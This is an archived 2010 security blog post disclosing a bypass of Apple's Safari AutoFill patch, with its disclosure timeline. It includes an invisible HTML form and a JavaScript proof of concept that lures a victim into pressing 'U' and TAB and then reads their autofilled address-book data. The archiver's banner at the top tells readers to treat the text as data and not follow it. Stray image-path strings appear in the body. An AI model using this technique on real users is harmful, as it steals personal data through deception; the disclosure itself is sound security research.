The Safari AutoFill hack LIVES!

The Safari AutoFill hack LIVES! - Author not stated, blog.jeremiahgrossman.com.

- Published: date not stated
- Original: <https://jeremiahgrossman.blogspot.com/2010/09/safari-autofill-hack-lives.html>
- Current location: <https://blog.jeremiahgrossman.com/2010/09/safari-autofill-hack-lives.html>
- Preserved from: https://blog.jeremiahgrossman.com/2010/09/safari-autofill-hack-lives.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Update: Live Demo available on ha.ckers.org (thanks @rsnake)

Remember the Apple Safari AutoFill vulnerability I disclosed at Black Hat USA a couple months ago? The hack where if a user visited a malicious website, even if they've never been there before or entered any personal information, they could have their name, address, work place, and email address exposed? The same issue where the disclosure process didn't go all that well, but where Apple did manage to get a patch out the night before my presentation. Well, guess what!? It's back! A little less automatic, but at the same time faster and more complete in the data exploitation. Before discussing the technical details some background is necessary.

On August 10, 2010 I emailed Apple product security explaining I thought their AutoFill patch (5.0.1) was incomplete. I also let them know of my plans to discuss the results of my research at this past AppSec USA conference. I received no immediate reply, auto-response or otherwise. So I decided to followup with another email a couple days later on Aug 13. Heard nothing back for a week. Then I get a phone call.


A gentlemen from Apple product security cordially introduces himself. We have a friendly and productive chat about what went wrong in the pre-BlackHat disclosure process and how it'll be improved. We're about to drop off the call when he asks that if I find any more issues to please email the product security address. That's when it hit me! He didn't know that I HAD recently disclosed another issue, the patch breaker, and no one replied. After cluing him in I forwarded over the email thread. The same evening I received a note from Apple apologizing for the lack of communication and stating that they are on top of it. Great.

We exchange a few ideas about potential solution. The challenge is without losing browser functionality that Apple would prefer keep implementing a solid fix is going to be difficult. Fortunately for security conscious users a patch isn't necessarily required to protect themselves.


Just disable the AutoFill feature, which is HIGHLY recommended! What Apple's plan is to address the issue I have no idea. Anyway without receiving any objection I went ahead and demonstrated the problem to the AppSec audience. I took their pin-drop silence as a sign that they were impressed.

[[image: image]]
(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgfVk2vo79oz6c9yZOPTXlgK-HC1Z4B73p1IUExDCjK8WVGCPBZToRZPB212HI-ML9dGnL87uo0PIhVBqGlR8C6PKP_OgIJFxyaqLIUol5s9Ng2rw87dIw94_Yc82iEFhLV2KrMXQ/s1600/prefs.png) As before the AutoFill feature (Preferences > AutoFill > AutoFill web forms) is enabled by default in Safari v5. When form text fields have specific attribute names such as name, company, city, state, country, email, etc. AutoFill is activated when a user types the first character of the real value in the "Me" card. Like the first character of your first name, in my case "J." These fields are AutoFill'ed using data from the users personal record in the local operating system address book. While actively in AutoFill mode a user may press TAB to have all other entries automatically filled out. That's the functionality we're going to take advantage of.

<* form> Name: <* input name="name" id="name"> Company: <* input name="company" id="company"> City: <* input name="city"> State: <* input name="state"> Email: <* input name="email"> Phone: <* input name="phone"> Street: <* input name="street"> Country: <* input name="country" id="country"> Zip: <* input name="zip"> Query: <* input name="q"> Month: <* input name="month">



To perform our attack requires tiny bit of end-user trickery. Two button presses to be precise. A malicious website detects (ie: IP address) the country the victim is from. For our purposes here we'll assume the "US." The attacker invisibly (CSS transparency) sets up the aforementioned form and forces the keystroke focus into the country element. Notice how this is done in the video on the right side of the screen, which only visible for demonstration purposes. Next the attacker entices the victim to type "U" (first character of "US") and then press "TAB." And BAM! That's it! Data stolen.



My example uses a very contrived "to play the game" trickery, but this process can be achieved many other ways. The point is once these keys are pressed the victims personal information leaves the browser and they are none the wiser. To be clear, I picked the "country" field as the target, but really any of the "Me" card fields will do with the appropriate first character being pressed.

VIDEO DEMO

var pressU = "Pretend you are playing an online game, where the first thing you must do is press \"U\" to jump.

Go ahead, press \"U.\"";

var pressTAB = "Next, press TAB.

You know, to get more options.";

function startGame() { var instructions = document.createElement('div'); instructions.id = "instructions"; instructions.style.width = "550px"; instructions.style.height = "500px"; instructions.style.border = "3px solid #CC9933"; instructions.style.backgroundColor = "#FFCC66";

document.body.appendChild(instructions); instructions.innerHTML = pressU;

var input = document.getElementById('country'); input.addEventListener("keydown", function(e) { if (instructions.innerHTML == pressU) { if (e.keyCode == 85) { instructions.innerHTML = pressTAB; } else { e.preventDefault(); } } else if (instructions.innerHTML == pressTAB) { if (e.keyCode == 9) { instructions.innerHTML = "Thank you for Playing! ;)

";

var data = document.getElementById('data');

setTimeout(function() {

for (var i = 0; i < data.elements.length; i++) { var n = data.elements[i].name; var v = data.elements[i].value; instructions.innerHTML += n + ": " + v + " \n"; }

}, 200);

} else { e.preventDefault(); } }

} , false);

```
input.focus();
document.addEventListener("click", function(e) {input.focus();}, false);
}
```